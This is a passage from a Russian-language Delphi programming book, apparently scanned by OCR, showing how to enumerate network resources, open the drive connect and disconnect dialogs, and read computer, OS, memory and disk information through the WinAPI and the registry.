❒ lpLocalName — локальное имя.

❒ lpRemoteName — удаленное ИМЯ.

❒ lpComment — комментарий.

О lpProvider — хозяин ресурса. Параметр может быть равен о, если хозяин неизвестен.

После открытия перечисления с помощью функции OpenEnum вызывается функция EnumResources. Ее объявление мы уже написали, и заготовка должна быть готова. Осталось только написать код, который выглядит следующим образом (листинг 5.10).

Листинг 5.10. Перечисление ресурсов

```
function TForm1.EnumResources(const ParentNode: TTreeNode;
                              ResScope, ResType, ResUsage: DWORD;
                              hNetEnum: THandle): UINT;
 function ShowResource(const ParentNode: TTreeNode;
    Res: TNetResource): TTreeNode;
 var
  Str: String-
  index: Integer;
 begin
  Result:=ParentNode;
  if Res.lpRemoteName=nil then exit;
  Str:=string(Res.lpRemoteName);
  index:=Pos('\',Str);
  while index>0 do
   begin
    Str:=Copy(Str,index+1,Length(Str));
    index:=Pos('\',Str);
   end;
  Result := TreeTreeRes.Items.AddChild(ParentNode, Str);
 end;
var
 ResourceBuffer: array[1..2000] of TNetResource;
 i, ResourceBuf, EntriesToGet: DWORD;
 NewNode: TTreeNode;
```

```
begin
 Result := 0;
 while TRUE do
  begin
   ResourceBuf := sizeof(ResourceBuffer);
   EntriesToGet := 2000;
   if (NO_ERROR <> WNetEnumResource(hNetEnum, EntriesToGet,
        @ResourceBuffer, ResourceBuf)) then
    begin
     case GetLastError() of
       NO_ERROR: break;
       ERROR_NO_MORE_ITEMS: exit;
     else
      ShowMessage('Ошибочка вышла');
      Result := 1;
      exit;
     end;
    end;
   for i := 1 to EntriesToGet do
    begin
     NewNode := ShowResource(ParentNode, ResourceBuffer[i]);
     if (ResourceBuffer[i].dwUsage and RESOURCEUSAGE_CONTAINER) <> 0 then
      EnumNet(NewNode, ResScope, ResType, @ResourceBuffer[i]);
    end;
  end;
end;
```

Самая интересная здесь функция — это WnetEnumResource. Она перечисляет ресурсы сетевых объектов. В Delphi она описана следующим образом:

```
function WNetEnumResource(
         hEnum: THandle;
         var lpcCount: DWORD;
         lpBuffer: Pointer;
         var lpBufferSize: DWORD
         ): DWORD; stdcall;
```

- hEnum — указатель на возвращенное функцией WNetopenEnim значение.
- lpcCount — максимальное количество возвращаемых значений. Не стесняйтесь, ставьте 2000. Если вы поставите сюда 0xFFFFFFFF, то будут перечислены

все ресурсы. После выполнения функция поместит сюда фактическое число найденных ресурсов.

- lpBuffer — указатель на буфер, в который будет помещен результат.
- lpBufferSize — размер буфера.

После вызова этой функции найденные ресурсы добавляются с помощью:

```
NewNode := ShowResource(ParentNode, ResourceBuffer[i]);
```

Функция ShowResource как бы входит в состав функции EnumResources и выглядит вот так:

```
function ShowResource(const ParentNode: TTreeNode;
  Res: TNetResource): TTreeNode;
 var
  Str:String;
  index:Integer;
 begin
  Result:=ParentNode;
  if Res.lpRemoteName=nil then exit;
  Str:=string(Res.lpRemoteName);
  index:=Pos('\',Str);
  while index>0 do
   begin
    Str:=Copy(Str,index+1,Length(Str));
    index:=Pos('\',Str);
   end;
  Result := TreeTreeRes.Items.AddChild(ParentNode, Str);
 end;
```

После перечисления всех ресурсов вызывается функция WnetCloseEnum, которая закрывает перечисление ресурсов.

Попробуйте скомпилировать программу и запустить ее. Посмотрите, как она ищет ресурсы, если выбирать различные параметры поиска. На рис. 5.19 вы можете увидеть результат выполнения моей программы в моей локальной сети.

Если во время выполнения появится окно с ошибкой, то это не значит, что программа работает неверно. Возможно, в перечисление попал компьютер, который требует авторизации и без пароля не пускает. В этом случае генерируется ошибка перечисления, но программа продолжает искать другие компьютеры в локальной сети.

На компакт-диске в директории \Примеры\Глава 5\Net Resource1 вы можете увидеть пример этой программы и цветные версии рисунков из этого раздела.



Рис. 5.19. Пример результата работы программы

Теперь добавим в нашу программу возможность подключения и отключения сетевых дисков, для этого на нашу форму поместим еще две кнопки: **Присоединиться** и **Отсоединиться.** На рис. 5.20 можно увидеть внешний вид обновленной программы.

Рис. 5.20, Обновленная форма программы

После нажатия кнопки **Присоединиться** мы будем выводить стандартное окно подключения сетевого диска. Создайте обработчик события `OnClick` для этой кнопки и напишите в нем следующий код:

```
procedure TForm1.ConnectBtnClick(Sender: TObject);
begin
 WNetConnectionDialog(Handle,RESOURCETYPE_DISK);
end;
```

Здесь используется функция WnetConnectionDialog, которая выглядит в Delphi следующим образом:

```
function WNetConnectionDialog(
        hwnd: HWND;
        dwType: DWORD):
        DWORD; stdcall;
```

В качестве первого параметра передается указатель на окно владельца. Второй параметр — это флаги, которые могут принимать значения:

- RESOURCETYPE_DISK — отображать в выпадающем списке диалога сетевые диски.
- RESOURCETYPE_PRINT — отображать в выпадающем списке диалога сетевые принтеры.
- RESOURCETYPE_ANY — отображать в выпадающем списке диалога все, что попадется под руку.

Вид стандартного окна присоединения дисков в Windows XP вы можете увидеть на рис. 5.21.



Рис. 5.21. Стандартное окно подключения дисков

В обработчике события нажатия кнопки **Отсоединиться** пишем следующий код:

```
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
 WNetDisconnectDialog(Handle, RESOURCETYPE_DISK);
end;
```

Здесь мы используем функцию WnetDisconnectDialog, которая выводит на экран стандартное окно отключения дисков. В Delphi эта функция объявлена следующим образом:

```
function WNetDisconnectDialog (
        hwnd: HWND;
        dwType: DWORD):
        DWORD; stdcall;
```

Здесь параметры те же, что и у функции подключения сетевых дисков. Такое окно из Windows XP вы можете увидеть на рис. 5.22.



Рис. 5.22. Стандартное окно отключения сетевых дисков

На компакт-диске в директории \Примеры\Глава 5\Net Resource2 вы можете увидеть модифицированный проект этого раздела и цветные рисунки, относящиеся к этой части.

Глава 6

Железная мастерская

Все, что я буду описывать в этой главе, касается железа. Я покажу, как получать информацию о разных устройствах компьютера и как все это красиво преподнести пользователю. Получение различной информации о сетевых устройствах было описано в *гл. 4 и 5.* Здесь я покажу, как получить параметры жестких дисков, установленных в системе, и многое другое. Но не буду сильно забегать вперед.

Как и другие главы, эта будет содержать множество примеров, которые я постараюсь подробно расписать и объяснить. Ну а если возникнут проблемы, то вы всегда можете воспользоваться исходным кодом на компакт-диске.

Полученную информацию о железе можно использовать для защиты своих программ от копирования, как это делает Microsoft. Вы можете использовать любые уникальные данные (например, серийный номер диска) для проверки легальности копии при установке или запуске ваших программ. Я не считаю такую защиту надежной, но она очень хорошая и достаточно простая.

Я вообще не считаю защиту очень важным делом, потому что всегда найдется Хакер, который взломает эту защиту, поэтому создавайте такие программы, чтобы их покупали даже не защищенными или предлагайте хороший сервис.

Помимо этого, достаточно подробно будет описана работа с COM-портами (RS-232), которые часто используются на предприятиях для работы с различным оборудованием. Я сталкивался по работе с несколькими промышленными предприятиями, и на всех хоть где-то использовались программы, которые через COM-порт собирали данные с устройств или просто наблюдали за работой оборудования.

6.1. Общая информация о компьютере и ОС

В отличие от предыдущих глав здесь мы будем писать не много маленьких примеров, а один, но большой. В одной программе мы объединим получение информации о различных параметрах системы.

Две вкладки из этой программы (IP info и Ethernet info) вам уже должны быть знакомы по предыдущей главе, и я уже не буду их рассматривать, но в общую программу их включил для большей наглядности.

Начнем рассмотрение с самого простого — получение общей информации о компьютере и установленной ОС. Вкладки, которые отображают эту информацию, вы можете увидеть на рис. 6.1 и 6.2.



Рис. 6.1. Основная информация о компьютере



Рис. 6.2. Основная информация об операционной системе

Для заполнения данных, расположенных на этих двух вкладках, используется процедура Getcompinfo, которая вызывается при событии onShow главной формы и приведена в листинге 6.1.

Листинг 6.1. Сбор информации о системе

```
procedure TSystemInfoForm.GetCompInfo;
var
 SystemIniFile:TIniFile;
 RegFile:TRegIniFile;
 PathArray : array [0..255] of char;
 OSVersion: TOSVersionInfo;
begin
//Компьютер
 SystemIniFile:=TIniFile.Create('System.ini');
 ComputerLabel.Caption:=SystemIniFile.ReadString('boot.description',
'system.drv', 'Unknown');
 SystemIniFile.Free;
 RegFile:=TRegIniFile.Create('Software');
 RegFile.RootKey:=HKEY_LOCAL_MACHINE;
 RegFile.OpenKey('hardware',false);
 RegFile.OpenKey('DESCRIPTION',false);
 RegFile.OpenKey('System',false);
 RegFile.OpenKey('CentralProcessor',false);
 ProcessorLabel.Caption:=RegFile.ReadString('0','Identifier','Unknown');
 MMXIdentifierLabel.Caption:=
RegFile.ReadString('0','MMXIdentifier','Unknown');
 VendorIdentifierLabel.Caption:=
RegFile.ReadString('0','VendorIdentifier','Unknown');
 RegFile.CloseKey;
//OS
 OSVersion.dwOSVersionInfoSize := SizeOf(OSVersion);
 if GetVersionEx(OSVersion) then
  begin
   VersionLabel.Caption:= Format('%d.%d (%d.%s)',
[OSVersion.dwMajorVersion, OSVersion.
           dwMinorVersion,(OSVersion.dwBuildNumber and $FFFF),
OSVersion.szCSDVersion]);
   case OSVersion.dwPlatformID of
    VER_PLATFORM_WIN32s:VersionNumberLabel.Caption := 'Windows 3.1';
```

```
    VER_PLATFORM_WIN32_WINDOWS: VersionNumberLabel.Caption := 'Windows 95';
    VER_PLATFORM_WIN32_NT: VersionNumberLabel.Caption := 'Windows NT';
   else
    VersionNumberLabel.Caption := '';
   end;
  end;
 RegFile.OpenKey('SOFTWARE',false);
 RegFile.OpenKey('Microsoft',false);
 RegFile.OpenKey('Windows',false);
 OSNameLabel.Caption:=
RegFile.ReadString('CurrentVersion','ProductName','Unknown');
 RegisteredOrganizationLabel.Caption:=
RegFile.ReadString('CurrentVersion',
                                'RegisteredOrganization','Unknown');
 RegisteredOwnerLabel.Caption:=
RegFile.ReadString('CurrentVersion','RegisteredOwner',
   'Unknown');
 SerNumberEdit.Caption:=
RegFile.ReadString('CurrentVersion','ProductId','Unknown');
 RegFile.Free;
 FillChar(PathArray, SizeOf(PathArray), #0);
 GetWindowsDirectory(PathArray,255);
 WindowsDirLabel.Caption:= Format('%s',[PathArray]);
 FillChar(PathArray, SizeOf(PathArray), #0);
 ExpandEnvironmentStrings('%TEMP%', PathArray, 255);
 TempDir.Caption:=Format('%s',[PathArray]);
end;
```

6.1.1. Платформа компьютера

Сначала узнаем платформу компьютера, на котором запущена программа. Для этого выполняется следующий код:

```
 SystemIniFile:=TIniFile.Create('System.ini');
 ComputerLabel.Caption:=SystemIniFile.ReadString('boot.description',
'system.drv',
    'Unknown');
 SystemIniFile.Free;
```

Здесь инициализируется переменная `SystemIniFile`, которая объявлена принадлежащей типу `TIniFile` и предназначена для работы с ini-файлами. Мы загружаем в эту переменную файл System.ini. После этого из файла считывается параметр `system.drv` из раздела `boot.description`. Это и есть описание платформы, на которой запущена программа.

6.1.2. Информация о процессоре

Следующим этапом мы узнаем информацию о процессоре. Она находится в реестре по адресу:

```
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor.
```

Информация о первом процессоре находится в разделе о. Если есть еще процессоры, то они будут находиться в *разд. 1, 2* и т. д. Здесь нас интересуют параметры `Identifier`, `MMXIdentifier`, `VendorIdentifier`.

6.1.3. Информация о платформе Windows

Теперь узнаем, на какой платформе Windows запущена программа. Существует три основные платформы Windows:

- WIN32S — это Windows 3.1 с 32-м расширением.
- WIN32_WINDOWS — это Windows 95/98/ME. Эта ветка уже прекратила свое развитие.
- WIN32_NT — это Windows NT/2000/XP и все последующие версии, основанные на ядре NT.

Для того чтобы узнать платформу, выполняется следующий код:

```
OSVersion.dwOSVersionInfoSize := SizeOf(OSVersion);
if GetVersionEx(OSVersion) then
 begin
  VersionLabel.Caption:= Format('%d.%d (%d.%s)',
[OSVersion.dwMajorVersion, OSVersion.
          dwMinorVersion,(OSVersion.dwBuildNumber and $FFFF},
OSVersion.szCSDVersion]};
   case OSVersion.dwPlatformID of
    VER_PLATFORM_WIN32s:VersionNumberLabel.Caption := 'Windows 3.1';
    VER_PLATFORM_WIN32_WINDOWS: VersionNumberLabel.Caption := 'Windows 95';
    VER_PLATFORM_WIN32_NT: VersionNumberLabel.Caption := 'Windows NT';
   else
    VersionNumberLabel.Caption := '';
   end;
 end;
```

В первой строке заполняется свойство `dwOSVersionInfoSize` структуры OSVersion, которая имеет тип `TOSVersionInfo`. В этом свойстве обязательно нужно указывать размер самой структуры. После этого нужно вызвать функцию GetVersionEx и указать ей в качестве параметра нашу структуру. Функция заполнит все остальные поля структуры корректной информацией о версии и платформе Windows. Идентификатор платформы находится В свойстве dwPlatformlD.

6.1.4. Дополнительная информация о Windows

Далее из реестра считывается дополнительная информация о Windows, которая находится в реестре по адресу:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion.
```

6.1.5. Переменные окружения Windows

Переменные окружения — это самое основное, что может вам понадобиться в повседневном программировании. В переменные окружения входят директории Windows, которые использует Windows. Саму директорию, в которую установлена Windows, узнать достаточно легко:

```
FillChar(PathArray, SizeOf(PathArray), #0) ;
GetWindowsDirectory(PathArray,255);
WindowsDirLabel.Caption:= Format('%s',[PathArray]);
```

В первой строке переменная PathArray заполняется нулевыми символами, чтобы случайный мусор не повлиял на работу программы. Эта переменная — простой массив символов. Во второй строке вызывается функция GetWindowsDirectory, которой нужно передать два параметра: массив символов и его размер. Размер массива символов должен быть достаточным для хранения полного пути к папке Windows. В большинстве случаев достаточно 20 символов, но на всякий случай я всегда выделяю 255.

Чтобы узнать путь к временной папке Windows, используется более прогрессивный метод:

```
FillChar(PathArray, SizeOf(PathArray), #0) ;
ExpandEnvironmentStrings('%TEMP%', PathArray, 255);
TempDir.Caption:=Format('%s',[PathArray]);
```

В первой строке массив символов также заполняется нулями. Во второй строке вызывается функция ExpandEnvironmentStrings, которой нужно передать три параметра:

- переменная окружения, значение которой нужно получить;
- массив символов, в который будет записан результат;
- размер массива символов.

Но самый прогрессивный метод, который я рекомендую использовать в своих программах, я пока не указал. Для его реализации нам понадобится две переменные:

```
P:PItemIDList;
C:array [0..1000] of char;
```

Теперь напишем код, который узнает местоположение папки, в которой хранятся ярлычки меню **Программы** главного меню:

```
if SHGetSpecialFolderLocation(Handle,CSIDL_PROGRAMS,p)=NOERROR then
```

```
begin
  SHGetPathFromIDList(P,C);
  Переменная типа String:=StrPas(C);
end
```

В первой строке вызывается функция SHGetSpecialFolderLocation, ей передается три параметра.

- Указатель на окно, которое должно будет отображаться (если это будет необходимо).
- Идентификатор параметра, который мы хотим получить. Возможны следующие значения:
  - CSIDL_BITBUCKET — корзина;
  - CSIDL_CONTROLS — панель управления;
  - CSIDL_DESKTOP— рабочий стол;
  - CSIDL_DESKTOPDIRECTORY — физический путь к папке рабочего стола;
  - CSIDL_DRIVES — Мой компьютер;
  - CSIDL_FONTS — **Шрифты;**
  - CSIDL_NETHOOD — сетевое окружение;
  - CSIDL_NETWORK — виртуальная директория сетевого окружения;
  - CSIDL_PERSONAL — персональная папка для документов (Мои документы);
  - CSIDL_PRINTERS — принтеры;
  - CSIDL_PROGRAMS — программы (Program Files);
  - CSIDL_RECENT — недавно открытые документы;
  - CSIDL_SENDTO — папка с ярлыками **Отправить;**
  - CSIDL_STARTMENU — папка главного меню **Пуск;**
  - CSIDL_STARTUP — папка меню **Автозагрузка;**
  - CSIDL_TEMPLATES — папка шаблонов.
- Переменная, в которую будет записан результат.

Результат мы получаем в виде переменной типа PItemIDList. Чтобы превратить эту переменную в строку, нужно сначала выполнить функцию SHGetPathFromIDList, которой передается два параметра:

- переменная типа PItemIDList;
- массив символов, в который будет записан результат.

Чтобы массив символов превратить в привычную для Delphi строку string, можно использовать функцию strPas, которой нужно передать массив символов, и на выходе получить привычную строку.

6.2. Информация о памяти

Прошли те времена, когда память считали в килобайтах и программисты ценили каждый бит оперативной памяти компьютера на вес золота. Сейчас в настольных системах устанавливается не менее 64 Мбайт памяти, а то и все 128, 256 или больше. Помимо этого, ОС Windows умеет использовать дисковое пространство для того чтобы выгружать неиспользуемые в данный момент блоки оперативной памяти на диск, чтобы освободить программе необходимые мегабайты.

И все же еще остались такие приложения, где оперативная память играет достаточно большую роль, и ее нехватка может плохо отражаться на производительности или даже стабильности программы. Именно поэтому, прежде чем выделять большие куски памяти, нужно убедиться, что необходимые мегабайты существуют и свободны для использования.

В этом разделе мы познакомимся с тем, как можно узнать количество общей/свободной оперативной или дисковой памяти, которую может нам выделить Windows. Для этого в нашем глобальном примере существует вкладка **Память** (рис. 6.3). Здесь расположено несколько компонентов Label и два компонента TGauge с закладки **Samples.** Компоненты TGauge будут отображать информацию о памяти в графическом виде. У обоих компонентов нужно установить свойство Kind равным значению gkPie, чтобы компонент выглядел в виде круговой диаграммы.



Рис. 6.3. Окно, отображающее информацию о состоянии памяти компьютера

Содержимое вкладки **Память** будет заполняться при событии OnShow главной формы в процедуре GetMemoryInfo, которая должна быть объявлена в разделе private следующим образом:

```
private
  { Private declarations }
  procedure GetMemoryinfo;
```

Опишите эту процедуру и нажмите <Ctrl>+<Shift>+<C>, чтобы Delphi создал пустую заготовку. В ней нужно написать следующее:

```
procedure TSystemInfoForm.GetMemoryInfo;
var
 MemInfo : TMemoryStatus;
begin
 MemInfo.dwLength := Sizeof (Meminfo);
 GlobalMemoryStatus (Meminfo);
 TotalPhys.caption:=inttostr(MemInfo.dwTotalPhys div 1024) + ' K';
 AvailPhys.caption:=inttostr(MemInfo.dwAvailPhys div 1024) + ' K';
 TotalPage.caption:=inttostr(MemInfo.dwTotalPageFile div 1024) + • K';
 AvailPage.caption:=inttostr(MemInfo.dwAvailPageFile div 1024) + ' K';
 RamGauge.Progress := MemInfo.dwAvailPhys div (MemInfo.dwTotalPhys div 100);
 VirtualGauge.Progress := MemInfo.dwAvailPageFile div
 (MemInfo.dwTotalPageFile div 100);
 {если значение слишком маленькое, то меняем цвет на красный)
 if (RamGauge.Progress < 5) then RamGauge.ForeColor := clRed
 else RamGauge.ForeColor := clActiveCaption;
 if (VirtualGauge.Progress < 20) then VirtualGauge.ForeColor := clRed
 else VirtualGauge.ForeColor := clActiveCaption;
end;
```

В первой строчке заполняется свойство dwLength структуры MemInfo, которая имеет тип TMemoryStatus. В этом свойстве нужно обязательно указать размер структуры MemInfo. После этого вызывается WinAPI-функция GlobalMemoryStatus, которой нужно передать нашу структуру. После выполнения функция заполнит все поля структуры оперативной информацией.

Теперь у нас в структуре Memlnfo находится вся необходимая информация о состоянии памяти компьютера. Вот свойства, которые вас могут заинтересовать:

- dwTotalPhys — физическая оперативная память всего;
- dwAvailPhys — доступная оперативная память;
- dwTotalPageFile — общий размер файла подкачки;
- dwAvailPageFile — доступный размер файла подкачки.

Если из общего размера памяти вычесть доступный, то мы получаем размер занятой памяти.

В указанных свойствах данные приведены в байтах. Чтобы их перевести в килобайты, нужно разделить значение свойства на 1024. Делим с помощью операции div, которая возвращает целое значение результата, отбрасывая дробную часть.

Если размер оставшейся памяти слишком маленький, то нужно изменить цвет заливки компонентов TGauge на красный.

6.3. Информация о дисках

Информация о состоянии диска достаточно актуальна для любых приложений. Допустим, что ваша программа должна скопировать какой-то файл. Если на диске не будет достаточного объема свободного пространства, то произойдет лишняя ошибка, которая может ввести пользователя в заблуждение. Любая ошибка будет только лишним минусом для программы, поэтому от таких досадных ошибок, как нехватка ресурсов, лучше предостерегаться заранее.

Нехватка дискового пространства — одна из самых неприятных проблем, поэтому перед созданием/копированием больших файлов лучше проверять доступность необходимого пространства. Это особенно касается программ установки.



Рис. 6.4. Окно, отображающее информацию о выбранном диске

Помимо доступного пространства можно узнать серийный номер тома, на котором установлена программа. С помощью такого номера очень удобно и надежно делается защита от копирования программы без инсталляции. После установки программа может запомнить где-нибудь серийный номер тома и затем проверять его при старте. Если серийный номер изменился, то программа должна требовать переустановки, где вы можете реализовать более жесткие возможности защиты программы.

В моей программе на вкладке **Диски** вы можете узнать основные сведения о любом диске (рис. 6.4). Для этого на вкладке у меня расположен компонент `DriveComboBox` с закладки **Win** 3.1 для выбора диска и куча компонентов `TLabel`, в которых отображается вся полученная информация.

Получение информации происходит по событию `OnChange` компонента `DriveComboBox1`. Здесь вызывается процедура updateDisk. Ее нужно описать в разделе `private` следующим образом:

```
procedure UpdateDisk;
```

А сама процедура должна выглядеть, как в листинге 6.2.

Листинг 6.2. Сканирование параметров диска

```
procedure TSystemInfoForm.UpdateDisk;
var
 lpRootPathName           : PChar;
 lpVolumeNameBuffer       : PChar;
 nVolumeNameSize          : DWORD;
 lpVolumeSerialNumber     : DWORD;
 lpMaximumComponentLength : DWORD;
 lpFileSystemFlags        : DWORD;
 lpFileSystemNameBuffer   : PChar;
 nFileSystemNameSize      : DWORD;
 FSectorsPerCluster: DWORD;
 FBytesPerSector   : DWORD;
 FFreeClusters     : DWORD;
 FTotalClusters    : DWORD;
begin
 lpVolumeNameBuffer      := '';
 lpVolumeSerialNumber    := 0;
 lpMaximumComponentLength:= 0;
 lpFileSystemFlags       := 0;
 lpFileSystemNameBuffer  := '';
 try
```

```
  GetMem(lpVolumeNameBuffer, MAX_PATH + 1) ;
  GetMem(lpFileSystemNameBuffer, MAX_PATH + 1) ;
  nVolumeNameSize := MAX_PATH + 1;
  nFileSystemNameSize := MAX_PATH + 1;
  lpRootPathName := PChar(DriveComboBox1.Drive+':\');
  if GetVolumeInformation( lpRootPathName, lpVolumeNameBuffer,
      nVolumeNameSize, @lpVolumeSerialNumber, lpMaximumComponentLength,
      lpFileSystemFlags, lpFileSystemNameBuffer, nFileSystemNameSize )
   then
     begin
      VolumeName.Caption     := lpVolumeNameBuffer;
      VolumeSerial. Caption  := IntToHex(HIWord(lpVolumeSerialNumber), 4) + '-'
                + IntToHex(LOWord(lpVolumeSerialNumber), 4);
      FileSystemName.Caption:= lpFileSystemNameBuf fer;
      GetDiskFreeSpace( PChar(DriveComboBox1.Drive+':\'), FSectorsPer-
Cluster, FBytesPerSector,
           FFreeClusters, FTotalClusters);
     end;
 finally
  FreeMem(lpVolumeNameBuffer);
  FreeMem(lpFileSystemNameBuffer);
  end;
 SectorsPerCluster.Caption:=IntToStr(FSectorsPerCluster);
 BytesPerSector.Caption:=IntToStr(FBytesPerSector);
end;
```

В самом начале все основные переменные lpVolumeNameBuffer, lpVolumeSerial-Number, lpMaximumComponentLength, lpFileSystemFlags, lpFileSystemNameBuffer обнуляются. После этого с помощью процедуры GetMem выделяется память для переменных lpVolumeNameBuffer И lpFileSystemNameBuffer. В переменные nVolumeNameSize И nFileSystemNameSize заносится размер выделенной памяти для предыдущих переменных.

Для получения информации о выбранном диске используется WinAPI-процедура GetVolumeInformation, у которой следующие параметры:

- имя диска, информацию о котором надо получить;
- буфер, в который будет помещено имя тома диска;
- размер буфера для имени тома;
- переменная, в которую будет записан серийный номер;
- переменная, в которую будет записано максимальное значение пути, поддерживаемое файловой системой диска;

- флаги файловой системы. Здесь может быть любая комбинация следующих флагов:
  - FS_CASE_IS_PRESERVED — указывает на то, что файловая система сохраняет регистр имен файлов, когда сохраняет имя на диске;
  - FS_CASE_SENSITIVE — файловая система чувствительна к регистру имен файлов;
  - FS_UNICODE_STORED_ON_DISK — файловая система поддерживает имена в UNICODE;
  - FS_PERSISTENT_ACLS — файловая система поддерживает списки доступа (например, NTFS);
